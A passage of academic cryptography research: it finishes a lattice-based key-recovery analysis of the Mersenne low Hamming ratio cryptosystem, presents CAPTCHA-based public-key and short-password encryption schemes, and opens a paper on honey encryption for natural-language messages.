We generated a nothing-up-our-sleeves key with the procedure of Figure 5.3. The $\mathrm{sample}(S, h)$ procedure selects h indices without replacement in the range S. It is implemented[12] by returning the h first entries of a deterministic Fisher–Yates shuffle of S. The randomness in $\mathrm{sample}(S, h)$ is simulated by iterating the SHA256 function, starting with the seed given by the ASCII representation of the 100 first decimals of π:

```
31415926535897932384626433832795028841971693993751
05820974944592307816406286208998628034825342117068
```

[12]Other implementations are of course possible and do not affect the analysis. For other classical sampling without replacement algorithms, the reader may consult [SW12].

1. $n, h \leftarrow \mathsf{pp}$
2. $I_1 = \{i_1, \ldots, i_h\} \leftarrow \text{sample}(\{0, \ldots, n-1\}, h)$
3. $I_2 = \{i_1, \ldots, i_h\} \leftarrow \text{sample}(\{0, \ldots, n-1\}, h)$
4. $F \leftarrow \sum_{i \in I_1}^{h} 2^i$
5. $G \leftarrow \sum_{i \in I_2}^{h} 2^i$
6. return $(\mathsf{sk} = G, \mathsf{pk} = F \cdot G^{-1} \bmod p)$

Figure 5.3: The KeyGen(pp) procedure.

In a real attack we would simply use a fast non-cryptographic random number generator, but the above choice serves the purpose of reproducibility.

This gives the following (in hexadecimal notation, the zero MSBs have not been written):

$$I_1 = \{33, 47, 8e, 95, a1, 134, 19f, 1ab, 1ac, 1ce, 25d, 301, 30a, 3ee, 444, 46b, 471\}$$
$$I_2 = \{89, b5, de, 116, 141, 1dd, 1de, 2ae, 322, 37a, 388, 38a, 3f9, 48c, 48d, 4e9, 4f2\}$$

$F =$ 208000000001000000000000000000040000000000000000000000000000
000000000000000000000000040200000000000000000000000000000000
000002000000000000000000000000000000000004000000018008000000000
000000000000001000000000000000000000000000000000200204000000
000000000008000080000000000

$G =$ 402000000000000000000000300000000000000000000000000000000020
000000000000000000000000500040000000000000000000400000000000
000000000000000040000000000000000000000000000000000000000000
000006000000000000000000000000000000000000020000000000400000000
000004000000002000000000020000000000000000000000000000000000

$H =$ 1610fecf11dbd70f5d09da1244a85c3aa7aed7de75a6d1fe4e988b5f66d66e1b
c27d46afd96800ff8b2b67316dff1046b88d205e620ba78a813c15f47ab8a7d2
a8f7eb12fe0fcff882307d92d4c0f9296a7cf4390ce3140e11e4b7c802fa67d3
a8517d30b00980380bdf8992ed6a2d3f74e25f14bae21786672bddae4f2bf897
f38741cdc10b319f8272d42f738cd296d4907331518c3439621aefad5c3d1a7c

5.4.3.1 Recovering F and G from H

Finding a Winning Partition. At this step, we generate random balanced partitions and try LLL on the resulting decomposition. Doing so we quickly find the following partitions

$$f = \{2a, bf, 134, 1ec, 233, 253, 25a, 270, 2ee, 32d, 3e4, 41e, 42b, 4a7, 4f6, 4fd\}$$
$$g = \{7c, 142, 1d0, 22a, 289, 2c8, 2de, 2e7, 2eb, 33c, 372, 3a0, 3da, 3ff, 48a, 4fd\}$$

respectively for F and G, which upon lattice reduction yield candidates of the correct Hamming weight. Their ratio indeed gives H; however one may debate our claim that this partition was found at random and argue that we constructed it from our prior knowledge of F and G.

To counter this argument and insist that finding partitions is reasonably easy, we derived them *deterministically from the same seed as the key*. To achieve this, we proceed as follows: we draw two independent

sets of $m/2-1$ indices in the range $[0, n/2]$, which gives the sizes of the zero blocks and the non-zero blocks. This guarantees that the partitions are balanced. The randomness used for this sampling is obtained by iterating SHA256 as for key generation.

As in the example above, we constructs partitions for $m = 16$ — this choice is not dictated by probability (as the likelihood to find a correct partition is in theory independent of m), but rather by a trade-off between the cost of LLL and the number of partitions explored. It is possible for instance to start with $m = 2$ partitions, then $m = 3$, and so forth, but we settled for a random search which is easier to implement.

We found the following partition for F at run #1,152,006 (in 116 s):

$$f = \{\texttt{27}, \texttt{b2}, \texttt{10e}, \texttt{13c}, \texttt{198}, \texttt{1cf}, \texttt{24b}, \texttt{27b}, \texttt{2ac}, \texttt{30f}, \texttt{3e1}, \texttt{456}, \texttt{45a}, \texttt{4ba}, \texttt{4d6}, \texttt{4fd}\}$$

Recovering F alone took about two minutes.[13] Given that we have a totally deterministic random tape, we regard our experiment as legitimately reflecting reality. Because F and G are independent, this brings the total effort to about the square of this number, i.e. about 2^{34} attempts to get both partitions with certainty. Each of these attempts must also involve one LLL, which is the main cost factor.

Using the same sequence, #64,249 gave a partition for G too (in 7.6 s):

$$g = \{\texttt{7b}, \texttt{11c}, \texttt{13b}, \texttt{181}, \texttt{1cc}, \texttt{1e1}, \texttt{284}, \texttt{2e6}, \texttt{318}, \texttt{329}, \texttt{36f}, \texttt{3e5}, \texttt{3f1}, \texttt{404}, \texttt{476}, \texttt{4fd}\}$$

Finally, note that the task is fully parallelizable and would benefit from running on several independent computers, a remark that we will later use in our final workfactor estimates.

Computing the Secret Key Running our program as explained in Section 5.4.2, we recover F, G, and confirm that $H = F/G \bmod p$.

5.4.3.2 Predicting the Total Execution Time

Putting all the above figures together and assuming no further algorithmic improvements, the total expected effort is:

$$\frac{(\text{LLL\_Time} + 2 \times \text{Partition\_Time}) \times \text{Average\_Partition\_Tries}^2}{\text{Number\_of\_Processors}}$$

Where, in our basic scenario Average_Partition_Tries $= 2^h$.

We performed LLL on Mathematica using the `LatticeReduce` function, which took less than a second in the worst case on a simple laptop. We safely assume that this figure can be divided by 10 using a dedicated and optimized code. We also assume that a credible attacker can, for example, very easily afford buying or renting 150 TILE-Gx72 multicore processors.

$$\frac{\frac{1}{10} \times 1{,}152{,}006 \times 64{,}249}{150 \times 72} \times \frac{1}{60 \times 60 \times 24} \approx 7 \text{ days } 22 \text{ hours}$$

Hence, according to the evidence exhibited in this paper, breaking a 1279 bit key takes a week using 150 currently available multicore processors (e.g. TILE-Gx72).

5.4.4 Conclusion

While we did not formally evaluate efficiency nor asymptotic complexities, our quick and dirty experiments clearly suffice to show that key recovery is fast and within reach. An obvious countermeasure consists in increasing parameter sizes. Hence a precise re-evaluation of parameter sizes and safety margins of the Mersenne Low Hamming Ratio Assumption seems in order.

More systemic protections may consist in modifying the definition of H (and possibly the underlying cryptosystem) which is clearly a very interesting open problem.

Nonetheless the beautiful idea of Aggarwal, Joux, Prakash, and Santha exploiting the fact that arithmetics modulo Mersenne numbers is (somewhat) Hamming-weight preserving, is very elegant and seems very rich in possibilities and potential cryptographic applications.

[13] Experiments with random partitions show that this number is quite variable and follows a Poisson distribution, with a correct partition being typically found earlier, with an average of 2^{17} tries.

5.5 Human public-key encryption

Abstract

This paper proposes a public-key cryptosystem and a short password encryption mode, where traditional hardness assumptions are replaced by specific refinements of the CAPTCHA concept called Decisional and Existential CAPTCHAs.

The public-key encryption method, achieving 128-bit security, typically requires from the sender to solve one CAPTCHA. The receiver does not need to resort to any human aid.

A second symmetric encryption method allows to encrypt messages using very short passwords shared between the sender and the receiver. Here, a simple 5-character alphanumeric password provides sufficient security for all practical purposes.

We conjecture that the automatic construction of Decisional and Existential CAPTCHAs is possible and provide candidate ideas for their implementation.

This is joint work with Houda Ferradi and David Naccache. This work was presented as Inspiring Talk at MyCrypt 2016, Kuala Lumpur (Malaysia), and published as [FGN17].

Introduction

CAPTCHAs[14] [ABH+03] are problems that are hard to solve by computers, while being at the reach of most untrained humans. There might be many reasons why, at a particular time, a given type of CAPTCHA is considered hard for computers. The automated solving of CAPTCHAs may either require more computational power than is available, or algorithms have yet to be invented. It might well be that computers are inherently less efficient, or even incapable, at some tasks than human beings. Whichever the cause, several candidate CAPTCHAs are widely used throughout the Internet to keep robots at bay, or at least slow them down (e.g. [EDH+07; CGJ+08; AMM+07; CB03; NAS+14; SHL+10]).

Most CAPTCHAs are used as human-interaction proofs [BL05] but their full potential as cryptographic primitives has not been leveraged so far despite a few exploratory papers. Early attempts [Dzi10; CHS06; ABH+03; CHS05] faced the inherent difficulty of *malleability*: given a CAPTCHA Q, an adversary could generate Q', whose solution gives a solution to Q. Thus the security of such constructions could only be evaluated against unrealistic "conservative adversaries" [KOP+13]. All in all, we propose to fill the gap by providing a finer taxonomy of CAPTCHAs as well as cryptosystems based on them, which can reach real-life security standards.

The organisation of this paper is as follows: Section 5.5.1 defines the classes of problems we are interested in, and estimates how many of those problems can be solved per time unit. We then refine the classical CAPTCHA concept into Decisional and Existential CAPTCHAs. Section 5.5.2 describes how to implement public-key encryption using Decisional CAPTCHAs; Section 5.5.3 describes a short password-based encryption mode that uses Existential CAPTCHAs to wrap high-entropy keys. Section 5.5.4 presents Decisional and Existential CAPTCHA candidates.

5.5.1 Preliminaries and definitions

5.5.1.1 CAPTCHA problems

Let $\mathcal{Q}$ be a class of problem instances, $\mathcal{A}$ a class of answers, and S a relation such that $S(Q, A)$ expresses the fact that "$A \in \mathcal{A}$ is a solution of $Q \in \mathcal{Q}$". Solving an instance Q of problem $\mathcal{Q}$ means exhibiting an $A \in \mathcal{A}$ such that $S(Q, A)$. We assume that for each problem there is one and only one solution, i.e. that S is bijective. This formal setting (similar to [KOP+13; CHS06]) allows us to provide more precise definitions.

Because CAPTCHAs involve humans and considerations about the state of technology, we do not pretend to provide formal mathematical definitions but rather clarifying definitional statements.

Definition 5.19 (Informal) *A given problem $\mathcal{Q} \in$ CP (CAPTCHA Problem) if no known algorithm can solve a generic instance $Q \in \mathcal{Q}$ with non-negligible advantage over $1/|\mathcal{A}|$, which is the probability to answer Q correctly at random; yet most humans can provide the solution A to a random $Q \in_R \mathcal{Q}$ with very high probability in reasonable time.*

[14] "Completely Automated Public Turing test to Tell Computers and Humans Apart".

In Definition 5.19, it is worth pointing out that future algorithms might turn out to solve efficiently some problems that evade today's computers' reach. As such, CP is not so much a complexity class as it is a statement about technology at any given point in time.

There exist today several approaches to building CAPTCHAs, based for instance on deformed word recognition, verbal tests, logic tests or image-based tasks. We are chiefly interested in those tests that can be automatically generated.

We extend CP in two ways:

Definition 5.20 (Informal) *A given problem $\mathcal{Q} \in$ DCP (Decisional CP) if $\mathcal{Q} \in$ CP and, given a random instance $Q \in_R \mathcal{Q}$ and a purported solution A to Q, no known algorithm can decide whether A is a solution to Q, i.e. evaluate $S(Q, A)$, with non-negligible advantage over $1/|\mathcal{A}|$; while humans can determine with high probability $S(Q, A)$ in reasonable time.*

Finally, we introduce a further class of problems:

Definition 5.21 (Informal) *Let $\overline{\mathcal{Q}} \notin$ CP be a set of "decoy data" which are not CAPTCHAs. A given problem $\mathcal{Q} \in$ ECP (Existential CP) if $\mathcal{Q} \in$ CP and, given a generic instance $Q \in \mathcal{Q}$ or a decoy $Q \in \overline{\mathcal{Q}}$, no known algorithm can decide whether $Q \in \mathcal{Q}$ with non-negligible advantage over $|\mathcal{Q}|/|\mathcal{Q} \cup \overline{\mathcal{Q}}|$; while humans can decide correctly if $Q \in \mathcal{Q}$ or $Q \in \overline{\mathcal{Q}}$ in reasonable time with high probability.*

Remark. Definition 5.21 depends on the set $\overline{\mathcal{Q}}$. We silently assume that, for a given problem $\mathcal{Q}$, an appropriate $\overline{\mathcal{Q}}$ is chosen. This choice makes no difference.

When $\mathcal{Q}$ is not exhaustively searchable, Definition 5.21 means that a computer cannot decide whether a given Q is a CAPTCHA or not, let alone solve Q if Q is indeed a CAPTCHA.

Remark. Definition 5.21 can be reformulated similarly to the IND-CPA [NY90] security game: we pick a random bit b and provide the adversary with Q_b, where $Q_0 \in \mathcal{Q}$ and $Q_1 \in \overline{\mathcal{Q}}$. The adversary is expected to guess b no better than at random unless it resorts to human aid.

Remark. ECP, DCP $\subseteq$ CP, but there is no inclusion of ECP in DCP or *vice versa*. Informally, CP is about finding an answer, DCP is about checking an answer, and ECP is about recognizing a question.

Remark. Solving a problem $Q \in$ CP is either done using computers which by definition provide unreliable answers at best; or by asking a human to solve Q – effectively an oracle. However, there is a limit on the number of solutions humans can provide and on the rate at which humans can solve CAPTCHAs.

Consider a given $\mathcal{Q} \in$ CP whose generic instances can be solved by a human in reasonable time. Let us estimate an upper bound b on the number of instances of $\mathcal{Q}$ that a human may solve during a lifetime. Assuming a solving rate of 10 instances per minute, and working age of 15–75 years, spent exclusively solving such problems, we get $b \sim 10^8$. Taking into account sleep and minimal life support activities, b can be brought down to $\sim 10^7$.

There should be no measurable difference between solving a problem in CP or in DCP, however it might be slightly simpler (and therefore quicker) for humans to *identify* whether a problem is a CAPTCHA without actually solving it. For simplicity we can assume that CAPTCHA recognition is ten times faster than CAPTCHA resolution.

There are various estimations on the cost of having humans solve CAPTCHAs. Some websites offer to solve 1000 CAPTCHAs for a dollar[15]. Of course, the oracle may employ more than one human, and be proportionally faster, but also proportionally more expensive.

5.5.2 Human public-key encryption

We now describe a public-key cryptosystem using problems in DCP. Let $\mathcal{Q} \in$ DCP. We denote by $H(m)$ a cryptographic hash function (e.g. SHA-3) and by $E_k(m)$ a block cipher (e.g. AES-128). Here, m is the plaintext sent by Bob to Alice.

[15] At a first glance, the previous figures imply that breaking a public-key (as defined in the next section) would only cost $\$10^4$. We make the economic nonlinearity conjecture there are no $\$10^4$ service suppliers allowing the scaling-up of this attack. In other words, if the solving demand d increases so will the price. We have no data allowing to quantify price(d).

- *Key-pair generation*: The public key pk is a list of b instances of $\mathcal{Q}$

$$\mathsf{pk} = \{Q_1, \ldots, Q_b\}$$

The private key is the set of solutions (in the CP sense) to the Q_i:

$$\mathsf{sk} = \{A_1, \ldots, A_b\}$$

i.e. for $1 \leq i \leq b$, $S(Q_i, A_i)$ holds true.

- *Encryption*: Bob wants to send m to Alice. Bob picks k random problems $\{Q_{i_1}, \ldots, Q_{i_k}\}$ from Alice's pk, and solves them[16]. Let $\sigma \leftarrow \{A_{i_1}, \ldots, A_{i_k}\}$ and $\alpha \leftarrow \{i_1, \ldots, i_k\}$. Bob computes $\kappa \leftarrow H(\alpha)$ and $c \leftarrow E_\kappa(m)$, and sends (σ, c) to Alice.

- *Decryption*: Given σ, Alice identifies the set of indices α and computes $\kappa \leftarrow H(\alpha)$. Alice then uses κ to decrypt c and retrieve m. Decryption does *not* require any human help.

The general idea of this cryptosystem is somewhat similar to Merkle's puzzles [Mer78], however unlike Merkle's puzzle here security *is not quadratic*, thanks to problems in CP not being automatically solvable. We may assume that the A_is are pairwise different to simplify analysis.

Remark. Indeed if $\mathcal{Q} \in$ CP it might be the case that a machine could decide if given A, Q the relation $S(A, Q)$ holds *without* solving Q. Hence $\mathcal{Q}$ must belong to DCP.

Remark. A brute-force attacker will exhaust all $\binom{b}{k}$ possible values of α. Hence $\binom{b}{k}$ should be large enough. Given that $b \sim 10^7$ or $b \sim 10^8$, it appears that $k = 6$ provides at least 128-bit security.

Remark. The main drawback of the proposed protocol is the size of pk. Assuming that each Q_i can be stored in 20 bytes, a pk corresponding to $b \sim 10^8$ would require 2 GB. However, given that CAPTCHAs are usually visual problems, it is reasonable to assume that pk might turn out to be compressible.

Remark. Instead of sending back the solutions σ in clear, Bob could hash them individually. Hashing would only make sense as long as solutions have enough entropy to resist exhaustive search.

Remark. It is possible to leverage the DCP nature of the Q_is in the following way: instead of sending a random permutation of solutions, Bob could interleave into the permutation d random values (decoy answers). Alice would spot the positions of these decoy answers and both Alice and Bob would generate $\alpha = \{i_1, \ldots, i_k, j_1, \ldots, j_d\}$ where j_d are the positions of decoys. Subsequently, security will grow to $\binom{b}{k+d}/d!$. This is particularly interesting since for $b = 10^7$, $k = 1$ and $d = 6$ we exceed 128-bit security. In other words, all the sender has to do is to *solve one CAPTCHA*.

Entropy can be further increased by allowing d to vary between two small bounds. In that case the precise (per session) value of d is unknown to the attacker.

5.5.3 Short password-based encryption

In the following scenario Alice and Bob share a short password w. We will show how a message m can be securely sent from Alice to Bob using *only* w. This is particularly suited to mobile devices in which storing keys is risky.

Let $\mathcal{Q} \in \mathsf{ECP} \cap \mathsf{DCP}$.

- Alice generates a full size[17] key R and uses it to encrypt m, yielding $c_0 \leftarrow E_{0|R}(m)$. She generates an instance $Q \in \mathcal{Q}$, such that $S(P, R)$. Alice computes $c_1 \leftarrow E_{1|w}(P)$ and sends (c_0, c_1) to Bob.

- Bob uses w to decrypt c_1, and solves P. He thus gets the key R that decrypts c_0.

[16] Here Bob must resort to human aid to solve $\{Q_{i_1}, \ldots, Q_{i_k}\}$.
[17] e.g. 128-bit.

An adversary therefore faces the choice of either "attacking Shannon" or "attacking Turing", i.e. either automatically exhaust R, or humanly exhaust w. Each candidate w yields a corresponding P that cannot be computationally identified as a CAPTCHA. The adversary must hence resort to humans to deal with every possible candidate password.

Assuming that CAPTCHA identification by humans is ten times faster than CAPTCHA resolution, it appears that w can be a 5-character alphanumeric code[18].

Remark. R must have enough entropy bits to provide an acceptable security level. R can be generated automatically on the user's behalf. As we write these lines we do now know if there exists $\mathcal{Q} \in \mathsf{ECP} \cap \mathsf{DCP}$ admitting 128-bits answers. If such $\mathcal{Q}$s do not exist, R could be assembled from several problem instances.

Remark. In the above we assume that R is generated first, and then embedded into the solution of a problem instance P. All we require from R is to provide sufficient entropy for secure block cipher encryption. Hence, it might be easier to generate P first, and collect R afterwards.

Remark. The main burden resting on Bob's shoulders might not be the solving on P but the keying of the answer R. 128 bits are encoded as 22 alphanumeric characters. Inputting R is hence approximately equivalent to the typing effort required to input a credit card information into e-commerce website interfaces[19]. Alternatively, Bob may as well read the solution R to a speech-to-text interface that would convert R into digital form.

Remark. $Q \in \mathsf{ECP} \cap \mathsf{DCP}$ is necessary because the adversary may partially solve Q and continue using exhaustive search. Under such circumstances, c_0 serves as a clue helping the attacker to solve Q. If $Q \in \mathsf{ECP} \cap \mathsf{DCP}$, such a scenario is avoided.

5.5.4 DCP and ECP candidate instances

The above constructions assume that ECP and DCP instances exist and are easy to generate. Because ECP and DCP depend both on humans and on the status of technology, it is difficult to "prove" the feasibility of the proposed protocols.

We hence propose a DCP candidate an ECP candidates and submit them to public scrutiny.

5.5.4.1 DCP candidate

Figure 5.4: A DCP candidate constructed from an existing CP.

As a simple way to generate DCPs, we propose to start from a standard CP (e.g. a number recognition problem) and ask a further question about the answer. The further question should be such that its answer may correspond to numerous potential contents. For instance, the further question could be whether two sequences of digits recognised in an image Q sum up to $A = 91173$ or not (see Figure 5.4).

5.5.4.2 ECP candidates

This section proposes a few candidate $\mathcal{Q}$ that we conjecture to belong to ECP.

The first step is to design a task that we think is challenging for computers. Despite recent progress (see e.g. [GBI+13]), computer vision is still expensive and limited. Most computer vision algorithms have to be trained specifically to recognise objects or features of a given kind (dog breeds, handwritten characters, etc.), and fail whenever the task at hand requires more than mere object identification. Even in that case,

[18] There are 64 alphanumeric characters, and $64^5 > 10 \times b$.

[19] PAN (16 characters), expiry date (4 characters) and a CVV (4 characters).




Figure 5.5: An instance of a visual-logical task ECP problem. Recognizing objects in this image is insufficient to tell whether there is a solution, nor to compute the solution should there be one.

occlusion, distortion and noise cause drastic performance loss for most techniques. Many CAPTCHAs ideas rely on this to generate problem instances [CLS+05].

Even if image contents can be detected, we can still pose a hard challenge. Indeed, while computers excel at solving logical reasoning questions when those questions are encoded manually as logical formulae, state of the art algorithms fail at even the most basic questions when challenges are presented in visual form. Therefore, solving for instance a visual-logical task is a problem that is at least in DCP (see Figure 5.5).

Good ECP candidates for cryptographic purposes should be easy to generate, they should have enough possible solutions to thwart exhaustive search attempts, and it should be hard to tell automatically whether there is a solution at all.

Figure 5.6: Three instances of the temporal sequence ECP problem. The problem consists in temporally arranging the pictures.

Temporal sequence ECP. The intuition for this candidate is that although computer vision algorithms may reach human accuracy (and even beat it), humans can make use of external knowledge, which provides additional understanding of what is under scrutiny. Here the external knowledge is that real-life events abide by *causality*.

We provide k images (e.g. $k = 5$), each of which is a snapshot of some situation: buying goods, driving a car, dressing up, etc. The order of images is scrambled (some random images may be inserted as decoys) and the problem is to put images back in the correct order. This task, which we call *temporal sequence*, requires the contextual knowledge that some events can only happen after (or before) others. This is illustrated in Figure 5.6.

We conjecture that the temporal sequence task is both in DCP and in ECP.

One drawback of this approach is that to reach an 80-bit security level we need $k = 40$ images[20] which can be unwieldy. This may be solved by using ℓ collections of κ images, and tune ℓ, κ so that $(\kappa!)^\ell > 2^{80}$.

Temporal sequences may be automatically generated from videos, although it is not obvious how to ensure that sequences generated like this are always meaningful to humans.

[20] There are $k!$ combinations, and $40! > 2^{80}$.

Figure 5.7: Visual Letter Recognition ECP: letters are concealed using an existing CP, and one digit is inserted into each sequence of letters. The ECP problem is to reorder the CAPTCHAs in increasing digit order, discarding all non-digit symbols. Here the solution consists in selecting the 4th, 5th, 2nd, 3rd, and 1st images, in that order.

Visual letter recognition ECP**.** Assume we have a CP problem $\mathcal{Q}$, whose instances can successfully conceal letters (a "one-letter" CAPTCHA). We provide k instances of $Q_1, \ldots, Q_k$ corresponding to answer letters $A_1, \ldots, A_k$, and ask for the alphabetically sorted list of these A_i.

As an example, we would generate instances of $\mathcal{Q}$ for the letters $\{A, M, T, O, B, R\}$, and ask for the solution ABMORT. Under the assumption that $\mathcal{Q} \in$ CP, determining whether a solution exists requires human aid. Therefore we conjecture that this problem belongs to ECP.

A further variant of this idea is illustrated in Figure 5.7. Note that the visual letter recognition problem is DCP if an only if $\mathcal{Q} \in$ DCP.




Figure 5.8: A honey image ECP. Left: original image; right: $Q_{\ell_{\text{OK}}}$, the transformed image for ℓ_{OK}.

Honey images ECP**.** Another candidate problem is inspired by honey encryption [JR14; YKJ+15]. The idea is that any integer $1 \leq \ell \leq k$ would generate an image, but that only one value ℓ_{OK} generates a *meaningful* image[21]. All values $\ell \neq \ell_{\text{OK}}$ generate images in a way that makes them indistinguishable from meaningful images. The problem would then be to identify ℓ_{OK}, which we conjecture only humans can do reliably.

The main difficulty is that the notion of indistinguishability is tricky to define for images, and even harder to enforce: humans and computers alike use very specific visual cues to try and perform object

[21] In the specific case of Figure 5.8, translation, rotation, mirroring as well as border cropping may also generate the meaningful image corresponding to ℓ_{OK}, but the overall proportion of such images remains negligible.




Figure 5.9: All values of ℓ other than ℓ_{OK} produce decoys whose statistical properties are conjectured to be indistinguishable from the correct image, with salient features but no real meaning.

recognition, which are hard to capture statistically. Following [YKJ+15], we may try and learn from a dataset how to properly encode images, but this is cumbersome in our context, especially when dealing with a large number of instances.

Our candidate is a simpler embodiment based on the following intuition: using biased noise (i.e. noise that is *not* random), we can elicit pareidolia in computer vision programs. Each candidate value of ℓ would then correspond to some object being recognised – but only one of those is really relevant. We conjecture that only humans are able to pick this relevant object apart.

The authors implemented this idea. We start from a black and white picture of a clearly identifiable object (Figure 5.8 left, here $A =$ "rabbit"), turn it into a collection of black dots[22] (1). The picture is then cut into blocks which are shuffled and rotated (2). Finally, noise is added, under the form of black dots whose size is distributed as the size of black dots in the original picture (3). The image is then rotated back in place (Figure 5.8 right) to provide the challenge $Q_{\ell_{\text{OK}}}$.

The motivation for this approach is as follows: (1) guarantees that individual pixels contain no information on luminance, and geometric features (lines, gradients and corners) – each dot being circular destroys information about orientation; the shuffling and rotation of blocks in (2) is encoded as an integer ℓ; and (3) inserts decoy features, so that any shuffling/rotation would make geometric features appear (to lure a computer vision algorithm into detecting something).

Now, many decoys $Q_\ell \in \overline{\mathcal{Q}}, \ell \neq \ell_{\text{OK}}$ can be generated easily from this image by shuffling and rotating blocks (Figure 5.9). Each decoy shares the same statistical properties as the correct (unshuffled) image, but has no recognizable content.

Our conjecture is that the human brain can perceive structures very efficiently and assign meaning to them. Many such structures are irrelevant and inserted so as to fool computer vision algorithms, but the familiar ones are immediately and intuitively grasped by humans. Consequently, although the original picture is severely deteriorated, we conjecture that it should still be possible for humans to tell noise and signal apart and identify correctly the contents of this image.

5.5.5 Further applications

Figure 5.10: Credit card PAN and expiry date, stored as a DCP instance.

Beyond their cryptographic interest, DCP and ECP tasks may have interesting applications in their own right.

One such application is the following: users may wish to store sensitive data as a DCP instance, for instance credit card information, instead of plaintext. Indeed, attackers often browse their victims' computers looking for credit card information, which is easy to recognize automatically. By storing credentials in an ECP the attacker's task can be made harder.

[22] For instance using an iteratively reweighted Voronoi diagram.

5.6 Honey encryption for language

Abstract

Honey Encryption (HE), introduced by Juels and Ristenpart (Eurocrypt 2014, [JR14]), is an encryption paradigm designed to produce ciphertexts yielding plausible-looking but bogus plaintexts upon decryption with wrong keys. Thus brute-force attackers need to use additional information to determine whether they indeed found the correct key.

At the end of their paper, Juels and Ristenpart leave as an open question the adaptation of honey encryption to natural language messages. A recent paper by Chatterjee et al. [CBJ+15] takes a mild attempt at the challenge and constructs a natural language honey encryption scheme relying on simple models for passwords.

In this position paper we explain why this approach cannot be extended to reasonable-size human-written documents e.g. e-mails. We propose an alternative solution and evaluate its security.

This is joint work with Marc Beunardeau, Houda Ferradi, and David Naccache. This work was presented at MyCrypt 2016, Kuala Lumpur (Malaysia), and published as [BFG+17b].

5.6.1 Introduction

Cryptography assumes that keys and passwords can be kept private. Should such secrets be revealed, any guarantee of confidentiality or authenticity would be lost. To that end, the set of possible secrets – the keyspace $\mathcal{K}$ – is designed to be very large, so that an adversary cannot possibly exhaust it during the system's lifetime.

In some applications however, the keyspace is purposely limited – for instance, passwords. In addition to the limited keyspace size, secret selection has a fundamental limitation: keys should be chosen uniformly at random – yet users routinely pick (the same) poor passwords. Consequently, key guessing is a guided process in which the adversary does not need to exhaust all possibilities. The deadly combination of low-entropy key generation and small keyspace make password-based encryption (PBE) particularly vulnerable [LHA+14].

The best security measure of a PBE is the min-entropy of the key distribution over $\mathcal{K}$:

$$\mu = -\log_2 \max_{k \in \mathcal{K}} p_k(k).$$

where p_k is the probability distribution of keys. The min-entropy captures how probable is the most probable guess. Conventional PBE schemes such as [Kal00] can be broken with constant effort with probability $O(2^{-\mu})$, but μ is in practice very small: [Bon12] reports $\mu < 7$ for passwords observed in a population of about 69 million users. If a message m were to be protected by such passwords, an adversary could easily recover m by trying the most probable passwords[23].

But how would the adversary *know* that the key she is trying is the correct one? A message has often some structure — documents, images, audio files for instance — and an attempt at decrypting with an incorrect key would produce something that, with high probability, does *not* feature or comply with this structure. The adversary can therefore tell apart a correct key from the incorrect ones, judging by how appropriate the decryption's output is. Mathematically, the adversary uses her ability to distinguish between the distribution of outputs for her candidate key k' and the distribution p_m of inputs she is expecting to recover.

Using such a distinguisher enables the attacker to try many keys, then select only the best key candidates. If there are not many possible candidates, the adversary can recover the plaintext (and possibly the key as well). In the typical case of password vaults, when one 'master password' is used to encrypt a list of passwords, such an attack leads to a complete security collapse.

Example 5.8 *Assume that we wish to AES-decrypt what we know is an English word protected with a small 4 digits key:* $c \leftarrow \mathsf{Enc}_k(m)$. *An efficient distinguisher is whether* $m_{k'} \leftarrow \mathsf{Dec}_{k'}(c)$ *is made of letters belonging to the English alphabet. For instance, if*

$$c = \texttt{0f897d668b4c27d750fa990c5ad611eb}$$

[23] Such passwords may be learnt from password leaks [VCT14; WAd+09; JD12].

Then the adversary can distinguish between two candidate keys 5171 *and* 1431*:*

$$m_{5171} = \texttt{486f6e6579000000000000000000000000}$$
$$m_{1431} = \texttt{bd941105a2e5a7c84857872a8852bc7e}$$

Indeed, m_{5171} *spells out '*Honey*' in ASCII while* m_{1431} *has many characters that do not correspond to any letters. Exhausting all 4 digit keys yields only one message completely made of letters, hence* $k =$ 5171 *and the adversary succeeded in recovering the plaintext* m_{5171}*.*

To thwart such attacks, Juels and Ristenpart introduced Honey Encryption (HE) [JR14]. HE is an encryption paradigm designed to produce ciphertexts which, upon decryption with wrong keys, yields plausible-looking plaintexts. Thus brute-force attackers need to use additional information to decide whether they indeed found the correct key.

Mathematically, the decoding procedure in HE outputs candidate plaintexts distributed according to a distribution p_d close to the distribution p_m of real messages. This renders distinguishing attacks inoperant. The advantages of HE are discussed at length in [JR14] where the concept is applied to password-based encryption of RSA secret keys, credit card PINs and CVVs. In particular, HE does not reduce the security level of the underlying encryption scheme, but may act as an additional protection layer.

However, the applications of HE highlighted in [JR14] are very specific: Passwords protecting passwords (or passwords protecting keys). More precisely, low min-entropy keys protecting high min-entropy keys. The authors are wary not to extend HE to other settings and note that designing HE

> '*...for human-generated messages (password vaults, e-mail, etc.) (...) is interesting as a natural language processing problem.*' [JR14]

To give a taste of the challenge, realizing HE as Juels and Ristenpart defined it is equivalent to modelling the probability distribution of human language *itself*. A more modest goal is to restrict to subsets of human activity where choices are more limited, such as passwords — this is indeed the target of a recent paper by Chatterjee, Bonneau, Juels and Ristenpart [CBJ+15], which introduces encoders for human-generated passwords they call 'natural language encoders' (NLE). Chatterjee et al.'s approach to language is to model the distribution of messages using either a 4-gram generative Markov model or a custom-trained probabilistic grammar model. This works reasonably well for passwords.

A natural question is therefore: Could the same techniques be extended or generalized to human-generated documents *in general*? Chatterjee et al. hint at it several times, but never actually take a leap: The core reason is that these approaches do not scale well and fail to model even simple sentences – let alone entire documents.

In this paper we give arguments why the approach of Chatterjee et al. does not extends, and give an alternative approach based on a corpus quotation distribution transforming encoding.

5.6.2 Preliminaries

Notations. We write $x \xleftarrow{D} X$ to denote the sampling of x from X according to a distribution D, and $x \xleftarrow{\$} X$ when D is the uniform distribution.

